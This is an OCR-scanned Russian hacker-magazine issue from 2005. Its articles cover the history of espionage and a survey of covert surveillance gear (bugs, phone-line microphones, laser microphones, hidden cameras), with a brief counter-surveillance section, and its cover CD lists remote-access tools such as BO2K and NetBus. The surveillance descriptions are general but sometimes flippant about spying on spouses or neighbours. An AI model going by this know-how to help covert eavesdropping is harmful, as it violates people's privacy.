шпионаж, слежка и компьютерные технологии

СПЕЦ ХАКЕР

№11(60) НОЯБРЬ 2005

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

Скрытая угроза

Стр. 18

Большой Брат - online

История и реальность СОРМа, «Эшелона» и многих их друзей

Ни для кого, наверное, не секрет, что государство всегда пытается узнать все и про всех. Что же такое СОРМ, «Эшелон» на самом деле?

Стр. 70

Компьютерный СМЕРШ

Находим и уничтожаем врагов народа без помощи спецслужб

В охоте на шпионское ПО стоит сразу отказаться от типовых решений наподобие «проверить антивирусом», поставить заплатки и файрвол. Самый надежный метод чистки - вручную!

БОНУС

Тест Звуковых карт

Стр. 110

Шпионаж, слежка и компьютерные технологии

В ЖУРНАЛЕ

НА CD

BO2K 1.1.3 ■ NetBus Pro 2.10
Rattler for BO2K ■ Anti-keylogger 6.2
Actual Spy 2.5 ■ GnuPG (win32+src) ■ FolderNotify
BO2K AES Encryption ■ Privacy Keyboard 6.2
Sysinternals Process Explorer 9.2.5 ■ FolderNotify

(game)land

ISSN 1609-1027

Let's Hi-Fun!

9 771609 102006 11>

Создай свою реальность

с компьютером DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT


Включи DEPO Ego — и перед тобой откроется новая реальность твоих любимых компьютерных игр. Наслаждайся быстротой реакции и скоростью, исследуй распахнувшийся перед тобой мир высококачественной компьютерной графики и настоящего экшена. Теперь эта цифровая реальность может стать твоей благодаря компьютеру DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT.

DEPO Ego 360 TV:

- процессоры Intel® Pentium® 4 с технологией HT серии 6xx (2Мб cash второго уровня)
- чипсет Intel® 925XE с улучшенной архитектурой
- сверхбыстрая память DDR2
- новые возможности графики PCI–Express
- реалистичный объемный 8–канальный звук

Компания DEPO Computers Тел./факс: (095) 969–2215, www.depo.ru

Intel, Intel Inside, the Intel Inside Logo и Intel Pentium являются зарегистрированными товарными знаками Intel Corporation и её отделений в США и других странах. Microsoft и Windows являются зарегистрированными товарными знаками компании Microsoft и её отделений в США и других странах.



INTRO

Страсть к вуайеризму заложена в природе человека. Любопытными не становятся - любопытными рождаются. Нам всем уже с детства всегда интересно, а что "это такое" и что "там" внутри, отсюда горы сломанных игрушек, валяющиеся по квартире лишние детальки и полное отсутствие желания собрать вещь в ее первоначальное состояние. Однако в детстве это явление локально и мало кого касается. Когда взрослеешь, игрушки становятся малоинтересными и тебя тянет, к примеру, в сторону отверстия в стене раздевалки женской бани, чтобы увидеть что-то соответствующее позывам гормонов.

В современном мире "подглядывание" является сферой деятельности целых государственных служб. Порой добыча информации становится жизненно необходимой функцией: нужно быть первыми и не пасть под натиском врага. Кто информирован, тот вооружен. Однако масштабы шпионажа малоизвестны и не афишируются, именно поэтому мы решили покопаться и разобраться, какие существуют разведывательные службы и системы, чем они занимаются и как выполняют свои прямые обязанности. Естественно, в первую очередь нас интересует разведка в Сети.

Она осуществляется не только глобальными системами наподобие "Эшелона". Для реализации целей, более прозаичных по сравнению с целями спецслужб, существуют различные трояны, программы-шпионы, соседи из локалки и любопытные админы. Всему этому можно эффективно противостоять, и, кстати, PGP - твой надежный друг и помощник в подобной борьбе, несмотря на все слухи о лазейках в нее для спецслужб. Подробнее об этом – дальше на страницах "Скрытой угрозы".

Андрей Каролик


СОДЕРЖАНИЕ № 11 (60)

БОЛЬШОЙ БРАТ

СЛЕЖКА В ЖИЗНИ


КОМПЬЮТЕРНАЯ РАЗВЕДКА

SPECial delivery



БОЛЬШОЙ БРАТ

СЛЕЖКА В ЖИЗНИ



ОФФТОПИК


СОФТ

HARD


CREW

STORY

КОМПЬЮТЕРНАЯ РАЗВЕДКА



HARD



Редакция
» главный редактор
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» выпускающие редакторы
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» редакторы
Ашот Оганесян
(ashot@real.xakep.ru),
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
» редактор CD и раздела ОФФТОПИК
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru)
» литературный редактор, корректор
Валентина Иванова
(valy@real.xakep.ru)

Art
» арт-директор
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» верстальщик
Алексей Алексеев
» художник
Константин Комардин

Реклама
» директор по рекламе ИД (*game*)*land*
Игорь Пискунов (igor@gameland.ru)
» руководитель отдела рекламы цифровой и игровой группы
Ольга Басова (olga@gameland.ru)
» менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
» менеджер по работе с сетевыми РА, корпоративные продажи
Максим Григорьев
(grigoriev@gameland.ru)
» трафик-менеджер
Марья Алексеева
(alekseeva@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 780.88.24**

PR
» директор по PR цифровой группы
Глеб Лашков
(lashkov@gameland.ru)

Распространение
» директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
» оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
» подписка
Алексей Попов
(popov@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 780.88.24**

PUBLISHING
» издатель
Сергей Покровский
(pokrovsky@gameland.ru)
» учредитель
ООО «Гейм Лэнд»
» директор
Дмитрий Агарунов
(dmitri@gameland.ru)
» финансовый директор
Борис Скворцов
(boris@gameland.ru)

Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец
spec@real.xakep.ru

Web-Site
http://www.xakep.ru

Мнение редакции не всегда совпадает с мнением авторов. Все материалы этого номера представляют собой лишь информацию к размышлению. Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и возможный причиненный ущерб.
За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

Евгений Ермолаев aka Saturn (saturn@linkin-park.ru; ICQ 587692)

КУНСТКАМЕРА ШПИОНА

ЧТО БЫЛО В ДРЕВНОСТИ

История шпионажа началась в тот момент, когда человечество осознало, что информация может стоить очень дорого. С тех пор способы добычи чужих секретов постоянно совершенствовались.

ДРЕВНИЙ МИР - РОЖДЕНИЕ ВОЕННОЙ РАЗВЕДКИ И КОНЦЕПЦИИ "ТРОЯНСКОГО КОНЯ"

Впервые необходимость выведывания закрытой информации на государственном уровне возникла в Древнем Египте. Для защиты от внешних и внутренних врагов "правительство" Египта использовало не только армию, но и разведывательную службу. Появление такого органа способствовало развитию эффективной системы доставки сообщений. Донесения писались на папирусе и передавались с помощью системы гонцов.

Такая система шпионажа позволяла пресекать бунты, мятежи, заговоры и с определенной долей вероятности прогнозировать нападение внешнего врага. Однако у этой системы было несколько минусов. Во-первых, информация передавалась в открытом виде. Во-вторых, не было гарантии доставки: курьера могли поймать по пути доставки, а в этом случае оставался неизвестным сам факт передачи информации, и, как следствие, нельзя было организовать сеанс повторной пересылки. Сам способ добычи важных данных был неидеален - для этих целей использовались "агенты", набранные из местного населения. Из-за отсутствия средств конспирации работа этих людей была очень опасна.

Со временем разведка становилась более эффективной, и уже в Ассирийском государстве были предприняты попытки улучшить показатель Quality of Service (QoS) для "каналов связи". Во-первых, наличие хороших дорог и специальных указателей уменьшило время доставки шпионских наблюдений. Кроме того, постоянно измерялись расстояния между населенными пунктами и отмечалось затрачиваемое на дорогу время. Хетты осуществили еще несколько нововведений, однако в основном количественного характера и принципиально ничего не изменявших в схеме шпионажа. Настоящим прорывом в разведывательной деятельности стала небезызвестная Троянская война.

В ходе противостояния греков и троянцев была разработана и впервые реализована операция по дезинформации противника. Греки построили огромного деревянного коня, в котором разместили небольшое войско, и поставили его под ворота Трои. В итоге сооружение было перемещено в город и греки одержали победу. Концепция "троянского коня" оказалась настолько действенной, что до сих пор используется всеми разведывательными службами мира. Кроме того, этот метод широко используется хакерами в целях получения нужной информации о своих "жертвах".

Заметной фигурой в истории шпионажа стал персидский царь Кир, который создал уникальную для того времени систему сбора и обработки информации. Кир ввел систему оплаты сообщений, причем "цена" зависела от важности сообщаемых данных. Таким образом, сбор разведданных стал выгодным делом и к тому времени каждый житель Персии потенциально был шпионом. Для обработки образовавшегося потока информации была организована придворная служба, которая отсеивала "спам" и пропускала особо важных информаторов к царю. При Кире была еще больше усовершенствована система доставки корреспонденции. Теперь "почтовые отделения" функционировали круглосуточно, благодаря чему сообщение из одной части империи в другую шло всего девять суток (при расстоянии порядка 2500 километров). Когда пропускная способность линий передачи достигла предела, шпионы обеспокоились вопросами конфиденциаль-

Долгое время папирус был единственным носителем информации

Концепция "троянского коня" успешно используется всеми разведками мира до сих пор

Именно в Средневековье были заложены теоретические основы современной криптографии и стеганографии.

ности, и через некоторое время было найдено несколько эффективных решений.

Первый известный истории случай "шифрования" передаваемой информации также был осуществлен в Персии, и он связан с именем Гистайоса - организатора восстания против существовавшей системы правления. Курьера-раба побрили налысо и на его голове написали необходимое сообщение. После того как волосы отросли, он был отправлен по назначению и успешно прибыл в нужный пункт, не привлекая к себе внимание персидских агентов. Подобные способы имели один серьезный недостаток: курьер знал о существовании секретной информации и мог выдать ее врагу. Данную проблему отлично решили греки, использовав, по сути, метод "шифрования с секретным ключом".

То, что сейчас называется татуировкой, использовали для скрытой передачи информации

Отправитель и получатель заранее согласовывают детали передачи данных. После этого отправляется посол с письмом нейтрального содержания. Однако до отправки, незаметно для курьера, в разрезанную подошву его обуви прячут секретное письмо. Получатель также незаметно изымает сообщение у гонца и закладывает другое. По сути, такой способ передачи секретных писем явился прообразом современных симметричных криптоалгоритмов. Следующий виток развития шпионского дела пришелся на Средневековье.

СРЕДНИЕ ВЕКА - МАССОВАЯ ДЕЗИНФОРМАЦИЯ И РАСЦВЕТ КРИПТОГРАФИИ

В период Средневековья стали развиваться технологии массовой дезинформации противника. Такой метод довольно успешно использовался Монгольской империей, во главе которой находился Чингисхан. Например, по его приказу в Европе стали распространять грамоты, в которых говорилось, что Чингисхан - это царь Давид с огромным войском, имеющий своей целью борьбу за христианство. Данный трюк был настолько правдоподобен, что иудеи снарядили груз золота и послали его в Монголию. В ответ на подобные провокации многие страны создают службы, которые являются прообразом нынешней контрразведки. Особенно преуспела в этом Англия. В 1431 году создается организация сыщиков короля, King's Espials, главной задачей которой было нахождение и изъятие антиправительственных и провокационных листовок и грамот.

Другой существенной особенностью средневековой разведки являлось искусство тайнописи, наиболее развившееся в Венеции. Уже в раннее средневековье венецианское правительство имело штат шифровальщиков, в обязанности которых входило использование государственных шифров и разработка новых. На тот момент шифрование производилось в основном с помощью замены латинских букв цифрами или другими знаками. Со временем в текст стали вводить пишнюю информацию - знаки, не имеющие никакого значения.

Через некоторое время шифрование стали использовать почти все страны Европы. Наибольших успехов в тайнописи достигла Испания. Даже простейшие коды, использовавшиеся в этой стране, чрезвычайно сложны. Например, ключ, который использовал испанский посол в Лондоне для шифрования своих сообщений, содержал 2400 знаков. В наше время криптографам иногда требуются годы (!), чтобы найти некоторые ключи к подобным шифрам. Стоит сказать, что именно в Средневековье были заложены теоретические основы современной криптографии и стеганографии. Многие из подобных трудов имеют высокую актуальность и в наше время.

XX ВЕК: ШПИОНАЖ - ДЕЛО ТЕХНИКИ

Древние времена и Средневековье были щедры на теоретические открытия в области шпионажа. Однако технические средства на протяжении многих веков оставались неизменными. Бумага была единственным носителем секретной информации, а вместо спецтехники (жучков и камер) использовались глаза и уши разведчика. Лишь в XX веке бурный технический прогресс привел к появлению технических средств для получения и обработки информации. Несмотря на появление все более впечатляющих спецсредств для ведения разведывательной деятельности, важно помнить, что важнейшие события в области шпионажа произошли в "темные времена".

В период Средневековья стали развиваться технологии массовой дезинформации противника.

Сегодня "троянский конь" - это концепция шпионажа, а не устройство, созданное древними греками.

Немецкий пастор Иоганн Хайденберг создал труд "Стеганография" (1488), ставший основой одноименной науки.

Простейший пример забавного способа передачи шифровки - татуировка на голове. Естественно, она становится шифровкой после того, как у информатора вырастут волосы.

Вместо спецтехники в Средневековье использовали глаза и уши.

Ермолаев Евгений aka Saturn (saturn@linkin-park.ru; ICQ 587-692)

ВОЕННЫЙ ШПИОНАЖ

ЧЕМ ПОЛЬЗУЕТСЯ "БОЛЬШОЙ БРАТ"

Тот факт, что за нами следят, сегодня ни у кого не вызывает сомнений. Однако мало кто может сказать, какие средства используются для этих целей.

Исторически сложилось так, что многие высокотехнологичные устройства приходят в "мирную" жизнь из военных ведомств. Средства шпионажа - не исключение, поэтому они обретают все большую популярность среди граждан и организаций. Все специальные технические средства, независимо от их уровня сложности, угрозы и прочих характеристик, предназначены для того, чтобы записать ценную для кого-либо информацию о тебе. В основном такие устройства представлены микрофонами и видеокамерами. И те, и другие могут быть опасными для "жертвы" в зависимости от ряда характеристик, поэтому их стоит разделить на несколько групп.


ДЕТСКИЕ ИГРУШКИ

В эту группу входят устройства, собранные вручную по общедоступным схемам. Соответственно, готовое оборудование и отдельные части для него можно купить на любом радиорынке. Сфера применения таких "жучков" - слежение за детьми, неверными супругами, домашними животными. Естественно, эти девайсы обнаруживаются легко и без особых денежных затрат.

ВЗРОСЛЫЕ ИГРУШКИ

Беспроводные микрофоны, носимые на теле "жучки", недорогие диктофоны и видеокамеры, милицейский дозор.

Чаще всего средства наблюдения этой группы - те же "детские игрушки", только немного модифицированные или хорошо спрятанные. Основной признак таких устройств - работа на любительских радиочастотах, большое паразитное потребление в телефонных линиях.



По таким схемам делают любительскую технику для шпионажа

Приборы этой группы использует "доблестная, честная и сердцу дорогая" милиция и другие подразделения охраны правопорядка. Считается, что таких спецсредств нет в открытой продаже, но на самом деле они достаточно дороги для большинства шпионов-любителей. Хотя организация, заинтересованная в наблюдении за конкурентами, вполне может позволить себе такие вещи. Оборудование работает на дополнительных частотах широковещания и никак не пересекается с "любителями". Объект прослушивания обычно ограничивается поиском "жучков" любительскими радиодиапазонами и успокаивается на этом. Если речь идет о подключении к телефонным линиям, такие устройства обычно не обнаруживаются с помощью электроники, но физическое обследование будет вполне успешным.

Основные представители данного "семейства" - приборы ночного видения, скрытые видеокамеры и микрофоны, детекторы движения. На уровне милицейского дозора обеспечивается достаточная скрытность от "жертвы".

НАБЛЮДЕНИЕ ДЛЯ ПРОФЕССИОНАЛОВ

Беспроводные микрофоны, скрытые видеокамеры, закладки для копировальных аппаратов, системы прослушивания мобильной связи, системы перехвата сообщений пейджинговой сети, навороченные "жучки".

Такие средства отличаются особой сложностью применяемых схем. Если это радиоаппаратура, потенциально используемые ею частоты лежат в диапазоне 3 КГц - 110 ГГц. Мощность передатчиков - от 250 нВт до 100 мВт. Широко используется технология частотных скачков, пакетная передача, десятки типов модуляции. Передаваемые данные шифруются с помощью криптоалгоритмов военного уровня. Закладка такого оборудования предполагает, что "клиент" планирует мероприятия по очистке помещения от "жучков", поэтому обнаружить шпионское оборудование данного "семейства" с помощью обычных контрмер почти нереально. Фирмы, занимающиеся подобной "чисткой", берут за свои услуги несколько килобаксов. По этому профилю во всем мире официально сертифицировано всего около 500 человек.

Разрабатываются под конкретного клиента с учетом особенностей помещения. Стоят нереальных денег и нигде не продаются. Применяют только самые передовые (часто засекреченные) технологии и средства. Фактически не поддаются обнаружению. Кроме того, о них очень мало доступной информации.

БОЛТУН - НАХОДКА ДЛЯ ШПИОНА

Самая простая техника для прослушивания чужих разговоров - собственные уши, которые могут быть полезны, если удалось случайно услышать важный разговор в соседнем помещении. Если есть время на подготовку, самый дешевый способ - просверлить отверстие в нужной стене и расположить свою голову неподалеку :). Если такой способ

Диктофон размером с визитку - хороший пример взрослой игрушки для шпионажа




Схема прослушки через микрофон телефонного аппарата

В наши дни жучки - это не только насекомые

TSCM, ИЛИ ЗАЩИТА ОТ БОЛЬШОГО БРАТА

■ TSCM (Technical Surveillance Counter Measures) - это меры, принимаемые для обнаружения и устранения разнообразных "жучков". Иными словами, контрразведка. Как известно, даже если ты не страдаешь паранойей, это не гарантия того, что за тобой не следят. Так что когда-нибудь и ты захочешь провести TSCM-инспекцию у себя дома или в офисе.

Ты решился на "чистку" своего дома, а рука привычно тянется к телефонной книге? К сожалению, не все так просто. Существует всего 12 официальных фирм, которые являются компетентными в вопросах, связанных с контрразведкой. Шесть из них находятся на территории США. Понятно, что они не указываются в телефонных справочниках и не любят рекламу. Тем более не рекламируют себя фирмы-нелегалы. При удачном завершении поиска необходимых специалистов подготовь себя к трате 2500-4000 вечнозеленых за небольшую чистку от "детских игрушек". И даже за телефонную консультацию длительностью в один час эти специалисты возьмут порядка $250. Кстати, отличить настоящего специалиста от шарлатана можно по наличию у него допуска TS-SI/TK или SNSI/WNINTEL.

по каким-либо причинам неприменим, в борьбу за обладание чужими секретами вступает техника.

ДИКТОФОНЫ

■ Использование диктофона - один из самых простых и старых способов прослушивания. Со временем, когда диктофоны стали автономными и легко переносимыми, их стали использовать и в "шпионских" целях.

На сегодняшний день развитие электроники позволяет создавать миниатюрные цифровые диктофоны. Наиболее удачные образцы имеют размер визитной карточки и могут быть вмонтированы в небольшие и незаметные устройства или в блокнот. Тактика применения таких средств проста, но довольно эффективна: диктофон, замаскированный под что-нибудь неприметное (пачка сигарет, часы, калькулятор), "забывается" в нужном кабинете и через некоторое время вновь "находится". Если необходимо записать собеседника, диктофон можно просто спрятать в кейсе или кармане. Для "простого" сбора компромата и интересной информации вполне достаточно диктофона, но если на входе к "нужному человеку" есть металлодетектор или проводится тщательная проверка бойцами охраны, в ход идут...

МАЛОГАБАРИТНЫЕ МИКРОФОНЫ

■ Если необходимо длительное прослушивание или если недостаточно скрытого диктофона, используются специальные микрофоны. До появления микроэлектроники от микрофона до пункта прослушивания прокладывали провод, что, в случае обнаружения, грозило неприятностями пункту слежения. Трудно представить себе, как можно оправдать прокладку левых проводов в комнате человека, когда он пришел к тебе на наблюдательный пункт, следуя по твоим же проводам :). Следующим шагом в освоении "микрофонного шпионажа" стало использование имеющихся коммуникаций. Например, электросети могут превратиться в средство передачи разговора, однако наблюдательный пункт в этом случае должен располагаться "до трансформатора". Организация такой прослушки очень трудоемкая, поэтому сети 220 В используются очень редко. С этой точки зрения телефонная линия гораздо приятнее. В аппарат нужного абонента устанав- »

Устройства, предназначенные для шпионажа, представлены, в основном, микрофонами и видеокамерами.

Простой жучок легко собрать по общедоступным схемам, но и его обнаружение будет таким же простым.

Более профессиональная аппаратура работает в частотном диапазоне 3 КГц – 110 ГГц.

Самая простая техника для подслушивания – уши :), но иногда их не хватает.

в 60-е годы, настоящий бум в этой области датируется прошлым десятилетием. Принцип действия лазерных микрофонов следующий. Стекло помещения, в котором ведутся переговоры, колеблется с частотой звуковых волн. Лазерный луч отражается от поверхности сигнала и модулируется акустическим сигналом (проще говоря, меняет свои характеристики с изменением частоты звука), затем ловится фотоприемником и успешно восстанавливается. На качество приема влияет множество факторов, независимых от характеристик лазера: состояние атмосферы, качество стекла, уровень шума и многие другие. На сегодняшний день паспортная дальность съема информации составляет 1000 метров и более (в перспективе возможны устройства с декларируемой дальностью до десяти километров). Минусы данной системы очевидны: высокая цена и сложная подготовка в

Чаще всего передача ведется на любительских радиочастотах, а прием производится в пределах 100 метров от источника.

ливается микрофон. Если требуется прослушать разговор, на номер "клиента" производится звонок с любого телефона и посылается определенный сигнал, который активирует инородное устройство. Затем телефон не принимает звонки, а микрофон передает в линию звуковые колебания в помещении. Такие микрофоны очень популярны, простейший вариант можно купить за $20.

В последнее время все большую популярность приобретают "радиозакладки", которые передают данные с помощью радиоканала, а расстояние передачи зависит в первую очередь от чувствительности приемника. Чаще всего передача ведется на любительских радиочастотах, а прием производится в пределах 100 метров от источника. Радиомикрофоны, независимо от характеристик, имеют один серьезный недостаток - питание. Существует множество приемов, позволяющих продлить жизнь аккумуляторам микрофона, например использовать ретранслятор. Дело в том, что при уменьшении дальности действия радиомикрофона растает и время работы при прочих равных. Таким образом, ретранслятор устанавливается в автомобиле или в соседнем с "жертвой" помещении, где скрытность не так критична.

В последнее время все чаще используются средства дистанционного акустического контроля, самые современные из них - лазерные. Несмотря на то, что первые образцы таких изделий удалось изготовить уже конкретном случае. Так что подобной техникой могут воспользоваться лишь спецслужбы.

УЛЫБАЙТЕСЬ – ВАС СНИМАЕТ СКРЫТАЯ КАМЕРА

Несмотря на то, что прослушивание дает массу информации об объекте, иногда более полезной может оказаться видеоизображение места наблюдения. Изображения объекта бывают необходимы для разведки в тот момент, когда невозможно прослушать объект или когда информация, получаемая при прослушке, недостаточна (например трудно прослушать наступательную ракету, которая находится в шахте). В конечном итоге все сводится к тому, чтобы "расширить" возможности человеческого зрения, для чего применяются разнообразные технические средства, работающие как в видимом, так и в ИК-диапазоне. Кроме того, используются радиолокационные, рентгеновские, тепловые и другие изображения. Какие бы инструменты ни использовались, не обойтись без следующего:

- Обнаружение объекта (без этого не поможет даже самая совершенная техника);
- Различение объекта;
- Идентификация объекта.

